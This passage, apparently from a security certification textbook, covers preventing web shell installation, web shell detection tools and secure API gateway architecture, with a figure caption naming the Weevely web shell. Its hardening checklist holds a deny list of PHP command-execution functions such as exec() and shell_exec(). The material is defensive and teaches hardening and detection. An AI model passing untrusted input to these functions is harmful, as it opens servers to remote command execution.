


Figure 14.96: Screenshot of Weevely




How to Prevent Installation of a Web Shell

Various best practices for preventing the installation of a web shell are discussed below:

- Update the application and host server's operating system and apply patches regularly to protect it from known bugs
- Establish a demilitarized zone (DMZ) between the web server and the internal network
- Ensure secure configuration of the web server using strong authentication techniques and avoid using default passwords
- Block all the unused ports and unnecessary services running in the web servers
- Perform user input data validation to control and prevent local file inclusion and remote file inclusion (LFI and RFI) vulnerabilities
- Establish a reverse proxy service for retrieving resources and restricting the admin URLs to known legitimate ones
- Perform regular vulnerability scans to detect the areas of threats using any web security software
- Deploy firewalls on the web server to monitor and control the network traffic based on the security rules
- Deactivate directory browsing in the web server to prevent directory traversal attacks
- Regularly audit the accounts and review the group permissions to prevent the installation of a web shell from the web server to the internal network
- Disable all unused and risky PHP functions such as exec(), shell_exec(), show_source(), proc_open(), passthru(), and pcntl_exec()

- Use escapeshellarg() and escapeshellcmd() to ensure that the user inputs are not injected into the shell commands to avoid command execution vulnerabilities
- Ensure that all the web applications using upload forms are secure and permit only the whitelisted files types
- Avoid using code from untrusted websites or online forums
- Do not install unnecessary third-party plugins and regularly check and update the plugins used

Web Shell Detection Tools



Web Shell Detector

- Web Shell Detector is a PHO/ Python-based script that assists in scanning and discovering php/cgi(perl)/asp/aspx shells

Web Shell Detection Tools

- FireEye Network Security (*https://www.fireeye.com*)
- NeoPI (*https://github.com*)
- AntiShell Web Shell Hunter (*http://antishell.com*)
- Astra (*https://www.getostra.com*)

Web Shell Detection Tools

Attackers often try to discover vulnerabilities in an application or web page, through which they target the web servers. Then, they exploit those vulnerabilities to install backdoors via web shells to gain remote access and perform malicious operations on the target server. To prevent such attacks, it is mandatory to carry out regular web shell or backdoor scanning. Security professionals use tools such as Web Shell Detector, FireEye Network Security, and NeoPI to detect these web shells on the target servers.

- **Web Shell Detector**

  Source: *https://www.shelldetector.com*

  Web Shell Detector is a PHP/Python-based script that helps in scanning and discovering php/cgi(perl)/asp/aspx shells. It has a web shells signature database that helps in discovering the web shell".





Figure 14.97: Screenshot of Web Shell Detector

Some web shell detection tools are listed below:

- FireEye Network Security (*https://www.fireeye.com*)
- NeoPI (*https://github.com*)
- AntiShell Web Shell Hunter (*http://antishell.com*)
- Astra (*https://www.getastra.com*)

Secure API Architecture

- APIs are vulnerable to the latest and most sophisticated cyber-attacks due to various security flaws induced by poor programming practices and the transparency features of APIs
- To safeguard APIs from these attacks, security professionals and developers need to create a secure API architecture, effective security strategies, and mitigation policies
- API architecture is built using an API gateway consisting of firewalls that work as a server to control the traffic and detect all possible attacks
- API gateways provide many security capabilities and controls such as access control, threat detection, confidentiality, integrity, audit management, and authentication to the API security admin



Secure API Architecture

API is a popular technology that acts as a gateway for communication and integrates different applications using the web. API is widely employed due to its advanced techniques and its use of the prevailing infrastructure. It is vulnerable to the latest and sophisticated cyber-attacks due to various security flaws induced by poor programming practices and also due to its transparency. To safeguard API from these attacks, security professionals and developers need to establish a secure API architecture, effective security strategies, and mitigation policies.

API architecture is built using an API gateway consisting of firewalls that work as a server to control the traffic and detect all possible attacks. Executing the security policy for the API security architecture is achieved by isolating the API implementation and API security into different layers. These layers emphasize that the API design and API security perform different roles that require a different field of expertise. It focuses on the logical separation of concerns, where one emphasizes the knowledge of solving the right problem at the right time.

Under a secure API architecture, the API developer focuses only on the application domain, ensures that all of the API is properly designed, and helps in integrating API with different applications. The security process of the published API is implemented by the API security professional; hence, the API developer need not be concerned with securing the published API.

Only API security professionals have the authority to apply security policies to APIs in the organization. These professionals mainly focus on identity, threats in the API, and data security. Hence, they need advanced and appropriate tools to perform security tasks, which are separate from the API implementation. Security professionals use API gateways that are hardened appliances available in both physical and virtual forms. These gateways are installed in the demilitarized zone (DMZ) of an organization. The API gateway also acts as a secure proxy between the internal application and the external public Internet. It provides many security

capabilities and controls to the API security admin, such as access control, threat detection, confidentiality, integrity, audit management, authentication, message validation, and rate-limiting of all the APIs published by the organization.


